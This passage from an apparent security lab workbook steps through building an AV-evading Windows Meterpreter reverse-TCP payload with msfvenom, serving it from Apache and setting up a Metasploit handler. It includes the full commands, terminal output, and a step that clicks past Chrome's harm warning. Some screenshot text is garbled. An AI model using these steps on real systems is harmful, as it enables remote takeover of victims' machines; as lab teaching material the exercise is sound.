1. Now, type the command `msfvenom -help` and press **Enter** as seen in *item 1* below. This will generate the use cases of the tool and the options they use. *Item 2* displays an example of how the command is written. Let us make our own payload for the Windows device we started earlier.

```
root@kali:~# msfvenom -help
```



```


root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# msfvenom -help 1
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe 2

Options:
  -l, --list <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options          List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>   Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --sec-name <value>      The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest              Generate the smallest possible payload using all available encoders
  --encrypt <value>       The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key <value>   A key to be used for --encrypt
  --encrypt-iv <value>    An initialization vector for --encrypt
  -a, --arch <arch>       The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform>  The platform for --payload (use --list platforms to list)
  -o, --out <path>        Save the payload to a file
  -b, --bad-chars <list>  Characters to avoid example: '\x00\xff'

```

2. Type the command `msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' LHOST=192.168.0.2 LPORT=4444 -f exe > /var/www/html/lab21/exploit.exe` and press **Enter** as seen in *item 1* below.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e
x86/shikata_ga_nai -i 6 -b '\x00' LHOST=192.168.0.2 LPORT=4444 -f exe >
/var/www/html/lab21/exploit.exe
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' LHOST=192.168.0.2 LPORT=4444 -f exe > /var/www/html/lab21/exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 6 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai chosen with final size 503
Payload size: 503 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```




The part of the command that has ***meterpreter/reverse_tcp*** indicates what payload we will be using. The next part that has ***x86/shikata_ga_nai*** is an encoder we can use to help prevent antivirus from detecting the malicious program. The part that has ***-i 5-b '\x00'***, will remove bad characters from the payload to help evade intrusion detection systems. The ***LHOST*** and ***LPORT*** portions are the IP address of our *Kali* system and the port we will be listening on, respectively. The ***-f exe*** is the extension the file will receive and the ***exploit.exe*** is the name of the malicious file.

5 Accessing and Executing the Malicious Payload

1. Now that we have created the malicious executable file and saved it in the *Apache* server, let us go back to the Windows VM and download the file. In the Windows VM, click the *Google Chrome* web browser from the taskbar, as seen in *item 1* below.



2. The *Google Chrome* web browser will open. Type `192.168.0.2` in the address bar as seen in *item 1* below and press **Enter**. Next, click **lab21** from the web page that appears, as seen in *item 2*.




3. You will be taken to the directory that holds the *exploit.exe* file. Click the **exploit.exe** file seen in *item 1* to download it. A prompt will appear at the bottom of the window stating that the file can harm the computer. Click **Keep**, as seen in *item 2*, to ignore the warning and continue the download. By default, this file is stored in *C:\Users\Administrator\Downloads*.

Index of /lab21

Name	Last modified	Size	Description
----------------------	-------------------------------	----------------------	-----------------------------

 Parent Directory	-		
 exploit.exe	2021-02-20 00:37	72K	


Apache/2.4.41 (Debian) Server at 192.168.0.2 Port 80



Do not execute the payload just yet. The Listener on the Kali Linux VM first needs to be running.

- Once the download is complete, switch back to the *Kali Linux* VM so that we start the listener. The terminal window should still be open in the *Kali* VM. Let us continue by typing the command `sudo msfconsole` and press **Enter** as seen in *item 1*.

```
root@kali:~# sudo msfconsole
```



```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# sudo msfconsole 1
[-] **rtting the Metasploit Framework console... |
[-] * WARNING: No database support: No database YAML file
[-] ***

      dBBBBBBb dBBBP dBBBBBBP dBBBBBBb .
      'dB'          BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB

      dBBBBBP dBBBBBBb dBP dBBBBBP dBP dBBBBBBP
      dB' dBP dB'.BP
      dBP dBBBB' dBP dB'.BP dBP dBP
      dBP dBP dBP dB'.BP dBP dBP
      dBBBBP dBP dBBBBP dBBBBP dBP dBP


      To boldly go where no
      shell has gone before

      =[ metasploit v5.0.69-dev ]
+ -- --[ 1959 exploits - 1094 auxiliary - 336 post ]
+ -- --[ 558 payloads - 45 encoders - 10 nops ]

```

- Now, type the command `use exploit/multi/handler` and press **Enter** as seen in *item 1* below.

```
msf5 > use exploit/multi/handler
```



```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# sudo msfconsole
[-] **rtting the Metasploit Framework console... \
[-] * WARNING: No database support: No database YAML file
[-] ***

Metasploit


      =[ metasploit v5.0.69-dev ]
+ -- --[ 1959 exploits - 1094 auxiliary - 336 post ]
+ -- --[ 558 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

msf5 > use exploit/multi/handler 1
msf5 exploit(multi/handler) >

```


6. Within the Metasploit Framework, there are several payloads and exploits for different operating systems, but the ones we are interested in are for *Windows*. You can use the search command to locate exploits with the *Windows* tag. There are almost 2000 exploits just for the Windows tag so, for this exercise, we will be a bit more specific so we can identify the specific exploit we intend to use. Let us type the command `search windows/meterpreter` and press **Enter** as seen in *item 1* below.

```
msf5 exploit(multi/handler) > search windows/meterpreter
```




```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
=[ metasploit v5.0.69-dev ]  
+ -- ==[ 1959 exploits - 1094 auxiliary - 336 post ]  
+ -- ==[ 558 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 7 evasion ]  
  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > search windows/meterpreter 1
```



You can use the command **search windows** to view the full suite of exploits for *Windows* targets.

7. As you can see, a list of available payloads is displayed within the terminal window. For this exercise, we will choose the payload named *payload/windows/meterpreter/reverse_tcp*. If you are unable to see the full list, scroll down to *No 22*. Type the command `set payload windows/meterpreter/reverse_tcp` and press **Enter** as seen in *item 1*.


```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
  
34 payload/windows/meterpreter_reverse_ipv6_tcp normal  
Windows Meterpreter Shell, Reverse TCP Inline (IPv6)  
35 payload/windows/meterpreter_reverse_tcp normal  
Windows Meterpreter Shell, Reverse TCP Inline  
  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp 1  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) >
```

8. Now, let us look at the parameters this payload requires. Type the command **show options** and press **Enter** as seen in *item 1* below. Here you will notice that it requires a local host (*LHOST*) as seen in *item 2*, which is the IP address of the *Kali Linux* VM and a local port (*LPORT*). The port number is not as important as the host IP address, so for now, we can leave it as the default, as seen in *item 3* below.


```
msf5 exploit(multi/handler) > show options
```



```
root@kali: ~
File Actions Edit View Help
root@kali: ~
msf5 exploit(multi/handler) > show options 1
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (windows/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
2 LHOST  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT  4444             yes       The listen address (an interface may be specified)
  The listen port
Exploit target:
  Id  Name
  --  --
  0   Wildcard Target
msf5 exploit(multi/handler) >
```

9. Let us set the *LHOST* by typing the command `set LHOST 192.168.0.2` and press **Enter** as seen in *item 1* below. Then type the command `show options` and press **Enter** to confirm the local host IP address was added successfully, as seen in *items 2* and *3* below.

```
msf5 exploit(multi/handler) > set LHOST 192.168.0.2
msf5 exploit(multi/handler) > show options
```



```
root@kali: ~
File Actions Edit View Help
root@kali: ~

msf5 exploit(multi/handler) > set LHOST 192.168.0.2
LHOST => 192.168.0.2
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.2      yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.2      yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target


msf5 exploit(multi/handler) >
```



192.168.0.2 is the IP address of the Kali Linux machine.

10. Now that the listener is all set up, start listening by typing the command `exploit -j -z` and press **Enter** as seen in *item 1* below. If you see the message, *'Exploit completed, but no session was created,'* then it means we need to execute the program we downloaded on the Windows VM.

```
msf5 exploit(multi/handler) > exploit -j -z
```



```
root@kali: ~
File Actions Edit View Help
root@kali: ~

-----
Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.2     yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:


Id  Name
--  --
0   Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z 1
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created. 2
[*] Started reverse TCP handler on 192.168.0.2:4444
msf5 exploit(multi/handler) >
```



